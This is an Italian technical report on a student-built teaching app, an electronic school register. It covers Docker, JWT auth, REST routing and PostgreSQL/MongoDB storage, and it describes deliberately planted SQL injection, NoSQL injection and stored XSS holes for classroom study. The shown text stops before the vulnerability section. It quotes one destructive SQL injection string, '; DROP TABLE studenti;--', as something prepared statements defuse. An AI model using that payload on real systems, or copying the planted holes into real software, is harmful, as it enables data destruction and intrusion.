

ClasseMorta

Registro elettronico didattico

«Il cuore pulsante della scuola del passato»

Relazione tecnica

Progetto TPSIT · classe 5INB

Anno scolastico 2025/2026

Stack: PHP · PostgreSQL · MongoDB · Docker · Railway

Indice

1. Panoramica del progetto
2. Architettura: front-end e back-end separati in Docker
3. Container, entrypoint e deploy su Railway
4. Configurazione, segreti e principio 12-factor
5. API REST e semantica dei metodi HTTP
6. CORS e richieste cross-origin
7. JWT e autenticazione Bearer
8. Database SQL: PostgreSQL su Neon
9. Database NoSQL: MongoDB Atlas
10. SQL vs NoSQL: differenze principali
11. Motivazioni della scelta NoSQL per i voti
12. Vantaggi e svantaggi nel contesto del progetto
13. Front-end vanilla: stato, escaping e edit-in-place
14. Vulnerabilità didattiche
15. Conclusioni

1. Panoramica del progetto

ClasseMorta è un registro elettronico scolastico ispirato a *ClasseViva*, sviluppato come progetto didattico per il corso di TPSIT. L'applicazione permette a professori e studenti di gestire studenti, voti, verifiche con domande aperte e relative risposte.

Oltre a essere un esempio di applicazione full-stack con persistenza relazionale e documentale, il progetto integra **tre vulnerabilità volutamente introdotte** a scopo dimostrativo: *SQL injection* sul login, *NoSQL injection* sulla lettura dei voti, *Stored XSS* sulle risposte delle verifiche. Il loro scopo è permettere di studiare, sfruttare e correggere errori realistici di sicurezza in un ambiente controllato.

1.1 Funzionalità principali

- Login distinto per **studenti** e **professori**, autenticato con JWT firmato HS256.
- Dashboard contestuale al ruolo dell'utente (vista prof / vista studente).
- Gestione studenti per classe, visibile solo al docente che insegna in quella classe.
- Inserimento, lettura e cancellazione voti, memorizzati in **MongoDB**.
- Creazione di verifiche con domande aperte e raccolta delle risposte degli studenti.
- Login alternativo "fittizio" SPID/CIE: aprono un QR code che reindirizza a una pagina meme.


1.2 Stack tecnologico

Componente	Tecnologia	Note
Back-end	PHP 8.2 + Apache	Router REST custom, no framework
Front-end	HTML / CSS / JavaScript vanilla	Servito da Nginx
RDBMS	PostgreSQL (Neon, serverless)	Utenti, classi, verifiche
NoSQL	MongoDB Atlas	Collezione voti
Sessioni	JWT (HS256)	Stateless, scadenza 1h
Async	fetch + XMLHttpRequest	Entrambe presenti
Container	Docker	Due immagini: backend + frontend
Hosting	Railway	Deploy continuo da Git

2. Architettura: front-end e back-end separati in Docker

L'applicazione adotta un'architettura **decoupled** classica delle moderne Single Page e Multi Page Application: il back-end espone esclusivamente API REST in JSON, mentre il front-end è un set di pagine HTML statiche che invocano le API in modo asincrono. I due moduli sono **completamente indipendenti**: ciascuno ha il proprio container Docker, il proprio Dockerfile e — in produzione su Railway — un proprio dominio pubblico.

2.1 Diagramma logico



2.2 Container Docker

Frontend

Base image: `nginx:alpine`

Ruolo: serve i file statici di `frontend/` (HTML, CSS, JS, immagini).

Vantaggio: immagine minimale (~20 MB), parte in millisecondi.

Configurazione: `default.conf` con `try_files` per servire le pagine SPA-style.

Backend

Base image: `php:8.2-apache`

Estensioni: `pdo_pgsql` per Postgres, `mongodb` (PECL) per Mongo.

Ruolo: espone le rotte `/api/*`.

Entrypoint: script shell che forza un singolo MPM (prefork) e sostituisce la porta di Apache con `$PORT` di Railway.

2.3 Vantaggi della separazione

- **Indipendenza dei deploy:** aggiornare la sola UI non comporta downtime del back-end e viceversa.
- **Scalabilità separata:** il frontend statico può essere replicato a costo zero, l'API può essere scalata in modo indipendente quando il carico cresce.
- **Linguaggi specializzati:** ciascun componente usa il server ottimale per il suo scopo (Nginx per file statici, Apache + PHP per logica server-side).
- **Sicurezza:** il front-end non ha mai accesso diretto ai database, riducendo la superficie d'attacco.

- **Sviluppo parallelo:** il contratto è l'API REST, definita una volta; chi lavora sull'interfaccia e chi lavora sui dati possono procedere in autonomia.

2.4 Sviluppo locale e deploy

In locale i due servizi girano insieme tramite `docker-compose`: il frontend è accessibile su `localhost:3000`, il backend su `localhost:8080`. In produzione, su **Railway**, ogni servizio è un container separato con il proprio dominio `*.up.railway.app`; la variabile `API_URL` del front-end è impostata sull'origin del back-end. Su questo dettaglio si appoggia anche il front-end: `app.js` sceglie l'API base in modo trasparente in base all'hostname della pagina.

```
const API_URL =  
  window.location.hostname === "localhost"  
    ? "http://localhost:8080"  
    : "https://classemorta-production.up.railway.app";
```

Questo piccolo trucco permette di sviluppare in locale senza mai toccare il codice quando si va in produzione: lo stesso bundle HTML/JS funziona in entrambi gli ambienti.

3. Container, entrypoint e deploy su Railway

La containerizzazione è uno dei punti tecnici più ricchi del progetto: i due servizi sono costruiti con due immagini di base molto diverse e hanno esigenze runtime altrettanto diverse (porta dinamica del cloud, processi multi-modulo, gestione di estensioni native PHP, file statici). Vale la pena entrare nel dettaglio di entrambi.

3.1 Immagine backend: PHP + Apache

Il `Dockerfile` del back-end parte dall'immagine ufficiale `php:8.2-apache` e la arricchisce con:

- **Pacchetti di sistema** (`libpq-dev` , `libssl-dev` , `pkg-config`) necessari a compilare le estensioni PHP native.
- **Estensione `pdo_pgsql`** , installata con `docker-php-ext-install` : è il driver PDO per PostgreSQL.
- **Estensione MongoDB**, installata via PECL e attivata con `docker-php-ext-enable` . È il driver low-level che espone le classi `MongoDB\Driver\Manager` , `Query` , `BulkWrite` usate negli helper.
- **Apache `mod_rewrite`** con `AllowOverride All` per attivare le regole di `.htaccess` che convogliano tutto il traffico su `index.php` (pattern *front controller*).

3.2 L'entrypoint shell: perché serve

L'immagine base di Apache nel container può trovarsi in due stati "sporchi" che fanno fallire l'avvio. Per evitarlo, un breve script `docker-entrypoint.sh` normalizza l'ambiente prima di lanciare il server:

```
#!/bin/sh
set -e

PORT="${PORT:-80}"

# 1) Disabilita qualunque MPM presente e attiva solo prefork
rm -f /etc/apache2/mods-enabled/mpm_event.{load,conf} \
    /etc/apache2/mods-enabled/mpm_worker.{load,conf} \
    /etc/apache2/mods-enabled/mpm_prefork.{load,conf}
a2enmod mpm_prefork

# 2) Sostituisce la porta di ascolto con $PORT (variabile iniettata da Railway)
sed -i "s/^Listen .*/Listen ${PORT}/" /etc/apache2/ports.conf
sed -i "s|<VirtualHost \*: [0-9]\+>|<VirtualHost *: ${PORT}>|" \
    /etc/apache2/sites-available/000-default.conf

exec "$@" # passa il controllo al CMD (apache2-foreground)
```

I due passaggi risolvono due problemi reali:

1. **MPM unico.** Apache supporta tre moduli di multiprocessing (*Multi-Processing Module*): `prefork` , `worker` ed `event` . Solo uno può essere attivo per istanza. PHP come modulo Apache non è thread-safe: deve obbligatoriamente girare con **prefork** (un processo per richiesta, niente thread condivisi). L'entrypoint cancella eventuali moduli concorrenti e abilita solo `mpm_prefork` .

2. **Porta dinamica.** Le piattaforme cloud moderne (Railway, Heroku, Cloud Run...) iniettano la porta da usare nella variabile d'ambiente `PORT` a tempo di esecuzione, non a tempo di build. Per questo lo `sed` riscrive sia `ports.conf` che il `VirtualHost` con il valore di `${PORT}` appena prima dell' `exec` .

3.3 Immagine frontend: Nginx Alpine

Il front-end è ancora più semplice: parte da `nginx:alpine` (immagine intorno ai 20 MB), copia tutti i file statici in `/usr/share/nginx/html` e applica un piccolo `default.conf` :

```
server {
    listen 80;
    server_name localhost;
    root /usr/share/nginx/html;
    index index.html;

    location / {
        try_files $uri $uri/ $uri.html =404;
    }
}
```

La direttiva `try_files` è cruciale: permette di servire una pagina come `/dashboard` facendola corrispondere a `dashboard.html` presente sul disco. È un compromesso fra SPA pura (un solo file servito a tutti i path) e Multi Page Application classica (un file per ogni URL).

3.4 Composizione locale e ambiente di produzione

Il `docker-compose.yml` definisce due servizi pronti all'uso. La parte interessante è il *bind mount* del file `.env` della root del repo dentro al container backend, in modalità *read-only*:

```
volumes:
  - ./backend:/var/www/html
  - ../.env:/var/www/html/.env:ro
```

In questo modo lo stesso `.env` serve sia al codice del backend (che lo legge tramite `parse_ini_file`), sia al processo PHP dentro al container, senza duplicare il file e senza rischiare di committarlo (è esplicitamente listato nel `.gitignore`).

In produzione su Railway non esiste alcun file `.env` nel container: le stesse chiavi vengono iniettate come variabili d'ambiente del processo. Il loader le riconcilia in automatico, come spiegato nel prossimo capitolo.

4. Configurazione, segreti e principio 12-factor

Un'applicazione che gira sia in locale (con `docker-compose`) sia in cloud (Railway) ha bisogno di una strategia robusta per gestire parametri sensibili — credenziali database, chiavi di firma JWT, URI Mongo. Il progetto adotta una variante pragmatica di quello che la metodologia **12-Factor App** chiama *Config*: tenere **tutta la configurazione fuori dal codice**, in variabili d'ambiente.

4.1 Loader gerarchico

La funzione `loadEnv()` in `backend/src/helpers/db.php` implementa una semplice gerarchia di priorità:

```
function loadEnv(): array {
    static $env = null;
    if ($env !== null) return $env;    // memoization

    $env = [];
    $path = __DIR__ . '/../../.env';
    if (file_exists($path)) {
        $env = parse_ini_file($path) ?: [];
    }

    $keys = ['PGHOST', 'PGDATABASE', 'PGUSER', 'PGPASSWORD', 'PGPORT',
            'PGSSLMODE', 'PGCHANNELBINDING',
            'MONGO_URI', 'MONGO_DB', 'JWT_SECRET'];

    foreach ($keys as $k) {
        if (empty($env[$k])) {
            $val = getenv($k) ?: ($_ENV[$k] ?? '');
            if ($val !== '') $env[$k] = $val;
        }
    }
    return $env;
}
```

Il file `.env`, se presente, ha la precedenza (utile in sviluppo); ma se una chiave manca o è vuota, la funzione ricade sulle variabili del processo, dove le inietta Railway in produzione. Questo schema permette il deploy senza modifiche al codice fra ambienti. La *static cache* garantisce che il parsing del file avvenga una sola volta per richiesta HTTP, indipendentemente da quanti moduli chiamano `loadEnv()`.

4.2 Variabili tracciate

Chiave	Scopo
PGHOST	Hostname Postgres (es. <code>ep-...-pooler.neon.tech</code>)
PGDATABASE	Nome del database relazionale
PGUSER / PGPASSWORD	Credenziali Postgres
PGPORT	Porta del cluster Neon (di norma 5432)
PGSSLMODE	Forzato a <code>require</code> : Neon non accetta connessioni in chiaro
MONGO_URI	Connection string Atlas con utente e cluster
MONGO_DB	Nome del database Mongo (default <code>classeMorta</code>)
JWT_SECRET	Chiave HMAC per firmare i token (≥ 32 byte raccomandati)

4.3 Sicurezza operativa: il `.env` non finisce su Git

La regola di base è semplice ma critica: **i segreti non devono mai entrare nella history di Git**. Il progetto applica due livelli di difesa:

- Esclusione tramite `.gitignore`** : le regole `.env` e `.env.*` impediscono che il file venga aggiunto accidentalmente con `git add` . Una eccezione `!.env.example` consente comunque di versionare un modello vuoto con la lista delle chiavi attese, utile per onboardare nuovi sviluppatori.
- Rimozione dall'indice**: i file `.env` e `backend/.env` sono stati rimossi dall'indice (`git rm --cached`) e — quando la history conteneva commit precedenti con segreti reali — è stata riscritta con `git filter-repo` per espungere completamente quei blob, seguita da un *force push* sul remoto. Questa è la procedura corretta quando un segreto rischia di essere stato esposto pubblicamente: dopo la pulizia, i segreti coinvolti vanno comunque considerati compromessi e **ruotati** (cambio password, rigenerazione chiavi).

Nota didattica. Anche se la history viene riscritta, GitHub mantiene per un certo tempo i blob raggiungibili via SHA. Per questo, in caso di esposizione effettiva, l'unica contromisura davvero risolutiva è cambiare il segreto sul provider (Neon, Atlas), non solo "nascondere" nel repo.

5. API REST e semantica dei metodi HTTP

REST (*Representational State Transfer*) è uno **stile architetturale** per la progettazione di servizi web definito da Roy Fielding nel 2000. Si basa sul protocollo HTTP e applica alcuni principi cardine:

- **Risorse identificate da URL univoci** (es. `/api/studenti/3`).
- **Operazioni espresse dai metodi HTTP**: `GET` per leggere, `POST` per creare, `PUT/PATCH` per aggiornare, `DELETE` per cancellare.
- **Stateless**: ogni richiesta contiene tutte le informazioni necessarie a essere processata; il server non mantiene sessione.
- **Rappresentazione tipizzata**: in ClasseMorta tutte le risposte sono `application/json` .
- **Codici di stato HTTP** coerenti: `200 OK` , `201 Created` , `400 Bad Request` , `401 Unauthorized` , `403 Forbidden` , `404 Not Found` , `500 Internal Server Error` .

5.1 Router del back-end (front controller pattern)

Il file `backend/index.php` agisce da unico front-controller. Riceve qualsiasi richiesta (grazie alla regola di rewrite in `.htaccess` che convoglia tutto su `index.php`), ne estrae il path, lo segmenta e instrada l'esecuzione al controller appropriato. La logica è un doppio `switch` : sul secondo segmento dell'URL (`$resource`) e poi sul metodo HTTP. Lo schema permette di gestire URL "parlanti" come `/api/voti/664a.../` con metodi diversi:

```
$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);
$segments = array_values(array_filter(explode('/', $path), fn($s) => $s !== ''));
$resource = $segments[1] ?? '';
$sub      = $segments[2] ?? null;

switch ($resource) {
    case 'voti':
        if ($method === 'GET'    && $sub === 'me')    (new VotiController())->miei();
        elseif ($method === 'GET'    && $sub === null) (new VotiController())->lista();
        elseif ($method === 'POST'   && $sub === null) (new VotiController())->crea();
        elseif ($method === 'PUT'    && $sub !== null) (new VotiController())->aggiorna($sub);
        elseif ($method === 'DELETE' && $sub !== null) (new VotiController())->elimina($sub);
        else methodNotAllowed();
        break;
    ...
}
```

Tutte le eccezioni del codice applicativo vengono catturate da un unico `try / catch` esterno che restituisce `500 Internal Server Error` con un payload JSON strutturato. Le situazioni di "metodo non supportato per la risorsa" restituiscono invece `405 Method Not Allowed` , secondo la specifica HTTP.

5.2 Semantica dei metodi HTTP e idempotenza

REST non è solo "URL belli": gran parte della disciplina sta nell'usare i metodi HTTP **con il significato che la specifica gli assegna**. La tabella seguente riassume le proprietà rilevanti:

Metodo	Safe	Idempotente	Uso tipico
GET	sì	sì	Lettura senza effetti collaterali
POST	no	no	Creazione (l'ID lo decide il server)
PUT	no	sì	Sostituzione completa di una risorsa a un URL noto
PATCH	no	no (in genere)	Modifica parziale
DELETE	no	sì	Cancellazione

"Idempotente" significa che ripetere la richiesta produce lo stesso stato finale. È una proprietà fondamentale per la resilienza: se la rete cade dopo che la richiesta è stata processata ma prima che la risposta sia tornata al client, quest'ultimo può ritentare senza rischio di duplicare l'effetto. Per questo motivo:

- L'**inserimento di un voto** usa **POST** `/api/voti` : ripeterlo per errore creerebbe due voti distinti, quindi *non* deve essere idempotente.
- La **modifica di un voto** usa **PUT** `/api/voti/:id` : ripeterla porta sempre allo stesso stato finale (il voto con quei campi).
- La **cancellazione** usa **DELETE** : ripeterla sullo stesso ID restituisce 0 documenti rimossi la seconda volta, ma lo stato del database resta invariato.

5.3 Mappa degli endpoint

Metodo	Endpoint	Ruolo	Descrizione
POST	/api/login	pubblico	Restituisce JWT
GET	/api/me	auth	Dati utente loggato
GET	/api/classi	professore	Classi e materie del prof
GET	/api/studenti?classe=5A	professore	Studenti della classe
GET	/api/studenti/:id	professore	Anagrafica singolo studente
GET	/api/voti?studente_id=:id	auth	Voti dello studente (MongoDB)
GET	/api/voti/me	studente	Voti propri
POST	/api/voti	professore	Inserisce un voto
PUT	/api/voti/:id	professore	Aggiorna un voto esistente
DELETE	/api/voti/:id	professore	Elimina un voto
GET	/api/verifiche	auth	Verifiche contestuali al ruolo
POST	/api/verifiche	professore	Crea una verifica
GET	/api/verifiche/:id	auth	Dettaglio verifica
POST	/api/verifiche/:id/risposte	studente	Consegna risposte
GET	/api/verifiche/:id/risposte	professore	Review risposte

5.4 Focus sul nuovo endpoint PUT /api/voti/:id

L'endpoint **PUT** sui voti è stato aggiunto per supportare la modifica "in posto" dei voti dal pannello del professore (vedi sezione 13). Il controller riceve l'ID del documento (un **ObjectId** Mongo) come segmento dell'URL, e nel corpo JSON accetta soltanto i campi da modificare:

```
PUT /api/voti/664a3f1bcde012abc3456789
Authorization: Bearer <jwt-prof>
Content-Type: application/json

{
  "voto":      7.5,
  "descrizione": "Interrogazione recupero"
}
```

Il controller costruisce un documento di update con **\$set** e lo passa all'helper **mongoUpdateOne()** :

```
function mongoUpdateOne(string $collection, array $filter, array $set): int {
    $bulk = new MongoDB\Driver\BulkWrite();
    $bulk->update(
        $filter,
        ['$set' => $set],
        ['multi' => false, 'upsert' => false]
    );
    $result = getMongoManager()->executeBulkWrite(
        mongoNamespace($collection), $bulk
    );
    return $result->getModifiedCount();
}
```

Tre dettagli implementativi sono rilevanti:

- **multi => false** : modifica un singolo documento. Anche se il filtro dovesse matchare di più (non è il caso, l' **_id** è univoco), l'effetto sarebbe limitato a uno solo, prevenendo "ripiani di voti" accidentali.
- **upsert => false** : se il documento non esiste, l'operazione non lo crea. Il controller risponde **404 Not Found** al client, evitando di inserire per sbaglio voti "fantasma".
- **getModifiedCount()** : distingue il caso "documento trovato ma nessun campo è cambiato" (0) dal caso "documento aggiornato" (1), informazione utile per la risposta al client.

5.5 Chiamate asincrone dal client

Il front-end accede alle API in modalità *asynchronous*. Entrambe le tecnologie richieste dalla traccia sono presenti:

- Funzione **apiFetch()** in **app.js** basata su **Fetch API** e **async/await** : usata in quasi tutte le pagine.
- Funzione **apiXHR()** in **app.js** basata su **XMLHttpRequest**: usata nella pagina **studenti.html** .

Entrambe le funzioni aggiungono in automatico l'header **Authorization: Bearer <jwt>** se l'utente è loggato, e gestiscono in modo centralizzato i redirect su **401** e la serializzazione del corpo JSON. **apiFetch()** rilancia un errore strutturato (**{ message, status, data }**) che le pagine catturano per mostrare i messaggi di errore all'utente.

6. CORS e richieste cross-origin

Front-end e back-end vivono su due *origin* diversi (in locale `localhost:3000` e `localhost:8080` ; in produzione due sottodomini di `railway.app`). Il browser considera "cross-origin" qualunque richiesta verso un'origin diversa da quella della pagina e applica la **Same-Origin Policy**: bloccherebbe per default la lettura della risposta. Per consentirla, il server deve dichiarare esplicitamente quali origin, metodi e header sono ammessi tramite il protocollo **CORS** (Cross-Origin Resource Sharing, RFC compliant via `fetch` living standard).

6.1 Header CORS nel backend

Il front-controller `index.php` emette quattro header su ogni risposta:

```
header("Access-Control-Allow-Origin: *");
header("Content-Type: application/json; charset=UTF-8");
header("Access-Control-Allow-Methods:
      GET, POST, PUT, DELETE, OPTIONS");
header("Access-Control-Allow-Headers:
      Content-Type, Access-Control-Allow-Headers,
      Authorization, X-Requested-With");
```

La policy "tutti possono accedere" (`*`) è scelta volutamente permissiva, adatta a un progetto didattico pubblico. In un sistema reale si dichiarerebbero solo gli origin del proprio frontend.

6.2 Le richieste *preflight* `OPTIONS`

Quando il browser sta per inviare una richiesta "non semplice" — per esempio un `PUT` con header `Authorization` e corpo JSON — esegue prima una *preflight*: una `OPTIONS` con header `Access-Control-Request-Method` e `Access-Control-Request-Headers` , alla quale il server deve rispondere con i CORS header sopra. Solo se la preflight è OK, parte la richiesta vera. Il backend gestisce il caso con un cortocircuito iniziale:

```
if ($method === 'OPTIONS') {
    http_response_code(204);    // No Content
    exit;
}
```

Questo evita di entrare nel router applicativo per richieste che servono solo a stabilire la policy CORS, e risponde nel modo più veloce possibile (un 204 vuoto).

7. JWT e autenticazione Bearer

Un **JSON Web Token** è un formato standardizzato (RFC 7519) per rappresentare un insieme di *claim* (affermazioni) firmati crittograficamente. Per ClasseMorta è la base del sistema di sessioni: il backend non mantiene nessuno stato di login, perché tutte le informazioni necessarie per identificare l'utente viaggiano nel token, firmate digitalmente.

7.1 Struttura del token

Un JWT è composto da tre parti separate da un punto: **HEADER.PAYLOAD.SIGNATURE**, ognuna codificata in Base64-URL.

```
// Esempio (decodificato)

HEADER:    { "alg": "HS256", "typ": "JWT" }

PAYLOAD:   {
    "sub": 1,
    "email": "mario.rossi@scuola.it",
    "nome": "Mario",
    "cognome": "Rossi",
    "ruolo": "professore",
    "iat": 1715350000,
    "exp": 1715353600
}

SIGNATURE: HMAC_SHA256(
    base64Url(HEADER) + "." + base64Url(PAYLOAD),
    JWT_SECRET
)
```

La firma è calcolata applicando **HMAC-SHA256** all'unione di header e payload, usando come chiave la variabile d'ambiente **JWT_SECRET**. Chi riceve il token può ricalcolare la firma e confrontarla con quella ricevuta: se coincidono, il token è autentico e non è stato manomesso.

7.2 Implementazione PHP "from scratch"

Il progetto non usa librerie esterne per il JWT, ma una implementazione minimale di una cinquantina di righe (`helpers/jwt.php`). Vale la pena entrare nei dettagli, perché tocca diversi concetti crittografici concreti.

Base64-URL

La codifica Base64 classica usa i caratteri `+`, `/` e `=` come padding: tutti e tre hanno significato speciale dentro un URL, quindi devono essere rimpiazzati. **Base64-URL** (RFC 4648, sezione 5) sostituisce `+` con `-`, `/` con `_` ed elimina il padding. L'implementazione è banale ma necessaria:

```
function base64UrlEncode(string $data): string {
    return rtrim(strtr(base64_encode($data), '+/', '-_'), '=');
}

function base64UrlDecode(string $data): string {
    $remainder = strlen($data) % 4;
    if ($remainder) {
        $data .= str_repeat('=', 4 - $remainder);
    }
    return base64_decode(strtr($data, '-_', '+/'));
}
```

Generazione del token

```
function jwtEncode(array $claims, int $ttl = 3600): string {
    $header = ['alg' => 'HS256', 'typ' => 'JWT'];
    $now = time();
    $payload = array_merge($claims, ['iat' => $now, 'exp' => $now + $ttl]);

    $h = base64UrlEncode(json_encode($header));
    $p = base64UrlEncode(json_encode($payload));
    $s = base64UrlEncode(
        hash_hmac('sha256', "$h.$p", jwtSecret(), true)
    );
    return "$h.$p.$s";
}
```

I claim **iat** (*issued at*) ed **exp** (*expiration*) sono Unix timestamp in secondi: standard registrato dalla RFC 7519. Il TTL di default è 3600 s (un'ora), ragionevole per una sessione utente di un'applicazione web. La funzione **hash_hmac** con **true** come ultimo parametro restituisce il digest *binario*, che poi viene codificato in Base64-URL.

Verifica con confronto timing-safe

```
function jwtDecode(string $token): array {
    [$h, $p, $s] = explode('.', $token);

    $expectedSig = base64UrlEncode(
        hash_hmac('sha256', "$h.$p", jwtSecret(), true)
    );
    if (!hash_equals($expectedSig, $s)) {
        throw new RuntimeException("Firma JWT non valida");
    }
    $payload = json_decode(base64UrlDecode($p), true);
    if (isset($payload['exp']) && $payload['exp'] < time()) {
        throw new RuntimeException("Token scaduto");
    }
    return $payload;
}
```


Il dettaglio più importante è l'uso di `hash_equals()` al posto di `===` per confrontare la firma. Il confronto naïve di stringhe in PHP esce non appena trova il primo byte diverso: questo crea un canale laterale temporale che, in teoria, permette a un attaccante di "indovinare" la firma byte per byte misurando il tempo di risposta del server (*timing attack*). `hash_equals` confronta tutti i byte in tempo costante, chiudendo il canale.

7.3 Bearer scheme e middleware di autorizzazione

La *Bearer Authentication* (RFC 6750) prescrive che il client, una volta ottenuto il token, lo includa nelle richieste tramite l'header HTTP `Authorization` :

```
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJEs...
```

La funzione `richiediAuth()` agisce da *middleware*: viene chiamata all'inizio di ogni controller protetto e:

1. Estrae l'header `Authorization` in modo case-insensitive (alcune piattaforme lo passano come `HTTP_AUTHORIZATION` nel superglobal `$_SERVER`), gestendo sia `getAllheaders()` sia il fallback diretto.
2. Verifica il formato `Bearer <token>` con una regex case-insensitive.
3. Decodifica il JWT, verificando firma e scadenza. Su errore risponde `401 Unauthorized` con un payload JSON che spiega il motivo, e termina la richiesta con `exit`.
4. Se viene passato un array di ruoli ammessi, controlla che il ruolo dell'utente sia tra quelli; altrimenti risponde `403 Forbidden`.

Il termine *bearer* ("portatore") implica che chiunque possieda il token è autorizzato come l'utente: per questo motivo il token deve essere trasmesso solo su HTTPS e custodito al sicuro lato client. In ClasseMorta viene memorizzato in `localStorage` (scelta comoda, ma esposta a XSS — il che è esattamente ciò che dimostra la vulnerabilità Stored XSS sulle risposte di verifica).

7.4 Flusso di autenticazione

1. L'utente invia `POST /api/login` con email, password e ruolo.
2. Il backend verifica le credenziali su Postgres, costruisce il payload e firma il JWT.
3. La risposta contiene `{ token, token_type: "Bearer", expires_in: 3600, utente }`.
4. Il client salva il token e lo include in tutte le richieste successive.
5. Su ogni rotta protetta, la funzione *middleware* `richiediAuth()` verifica firma e scadenza, e — se richiesto — controlla che il ruolo dell'utente sia tra quelli ammessi.
6. Allo scadere (1 h) o se l'utente esegue *logout*, il token viene scartato.

7.5 Confronto con sessioni cookie-based

Aspetto	Sessione lato server	JWT
Stato	Memorizzato in DB / cache	Tutto nel token (stateless)
Scalabilità	Richiede session store condiviso	Nessuno stato condiviso necessario
Trasporto tipico	Cookie HttpOnly	Header Authorization
Revoca	Immediata (cancellando in DB)	Difficile prima della scadenza
Adatto a	Web tradizionale, server-rendered	SPA, mobile, micro-servizi

8. Database SQL: PostgreSQL su Neon

La parte *strutturata* dei dati — utenti, classi, materie, insegnamenti, verifiche, domande e risposte — è memorizzata in **PostgreSQL**, ospitato sulla piattaforma serverless *Neon*. Lo schema utilizza chiavi primarie auto-incrementanti (**SERIAL**), vincoli di unicità sulle email e diverse foreign key con **ON DELETE CASCADE** per garantire l'integrità referenziale.

8.1 Schema essenziale

Tabella	Contenuto	Relazioni
<code>professori</code>	Anagrafica docenti	—
<code>studenti</code>	Anagrafica studenti + classe	—
<code>materie</code>	Catalogo materie	—
<code>insegnamenti</code>	Quale prof insegna quale materia in quale classe	FK: professori, materie
<code>verifiche</code>	Verifiche assegnate	FK: professori, materie
<code>domande</code>	Domande aperte di una verifica	FK: verifiche
<code>risposte</code>	Risposte degli studenti	FK: domande, studenti

Lo schema sfrutta diverse feature tipiche di un RDBMS maturo: chiavi primarie **SERIAL** (con sequenze native Postgres), vincoli **UNIQUE** sulle email, **FOREIGN KEY** con **ON DELETE CASCADE** , **UNIQUE** compositi (es. in `insegnamenti` la tripla professore/materia/classe), default **CURRENT_TIMESTAMP** sulle date di creazione.

8.2 Connessione PDO con pattern singleton

La connessione avviene tramite **PDO** con il driver `pgsql` . L'helper `getPDO()` applica un **singleton** con variabile statica: la prima chiamata costruisce e configura l'oggetto PDO, le chiamate successive nello stesso processo riusano la stessa connessione.

```
function getPDO(): PDO {
    static $pdo = null;
    if ($pdo !== null) return $pdo;

    $env = loadEnv();
    $pdo = new PDO(
        "pgsql:host=$host;port=$port;dbname=$dbname;sslmode=$sslmode",
        $user, $pass,
        [
            PDO::ATTR_ERRMODE            => PDO::ERRMODE_EXCEPTION,
            PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
        ]
    );
    return $pdo;
}
```

Due opzioni meritano una nota:

- **ERRMODE_EXCEPTION** trasforma gli errori SQL in eccezioni PHP. Senza questa opzione, una query malformata restituirebbe silenziosamente **false** e il bug diventerebbe difficile da rintracciare.
- **FETCH_ASSOC** fa restituire ogni riga come array associativo (chiave = nome colonna). È più ergonomico del default **FETCH_BOTH**, che duplica ogni colonna sia per nome sia per indice, occupando il doppio della memoria.

La connessione richiede TLS (**sslmode=require**) perché Neon non accetta connessioni in chiaro: tutto il traffico fra il container e il database è cifrato.

8.3 Esempio di prepared statement

Tutte le query "buone" del progetto usano prepared statement, che proteggono dall'SQL injection separando la struttura SQL dai valori:

```
$sql = "SELECT id, nome, cognome, classe
        FROM studenti
        WHERE classe = :classe
        ORDER BY cognome, nome";
$stmt = getPDO()->prepare($sql);
$stmt->execute([':classe' => $classe]);
return $stmt->fetchAll();
```

Il driver Postgres invia la struttura della query e i parametri in due fasi distinte (protocollo binario): un attaccante che inserisse **'; DROP TABLE studenti;--** nel parametro **\$classe** vedrebbe quel testo trattato come letterale, non come SQL.

9. Database NoSQL: MongoDB Atlas

I **voti** sono invece memorizzati in **MongoDB Atlas**, in una singola collezione **voti** del database

`classeMorta` . Ogni voto è un documento JSON-like:

```
{
  "_id": ObjectId("664a..."),
  "studente_id": 1,
  "professore_id": 2,
  "materia": "Italiano",
  "voto": 7.5,
  "descrizione": "Interrogazione orale",
  "data": "2026-04-22T08:45:00Z"
}
```

Non esiste alcuno schema imposto: ogni documento può, in teoria, avere campi diversi. La collezione viene creata automaticamente al primo inserimento.

9.1 Driver, namespace e BSON

La connessione usa l'estensione PECL `mongodb` , con il driver low-level `MongoDB\Driver\Manager` . Anche qui è applicato il pattern singleton (`getMongoManager()`) per riutilizzare la stessa connessione TLS verso Atlas.

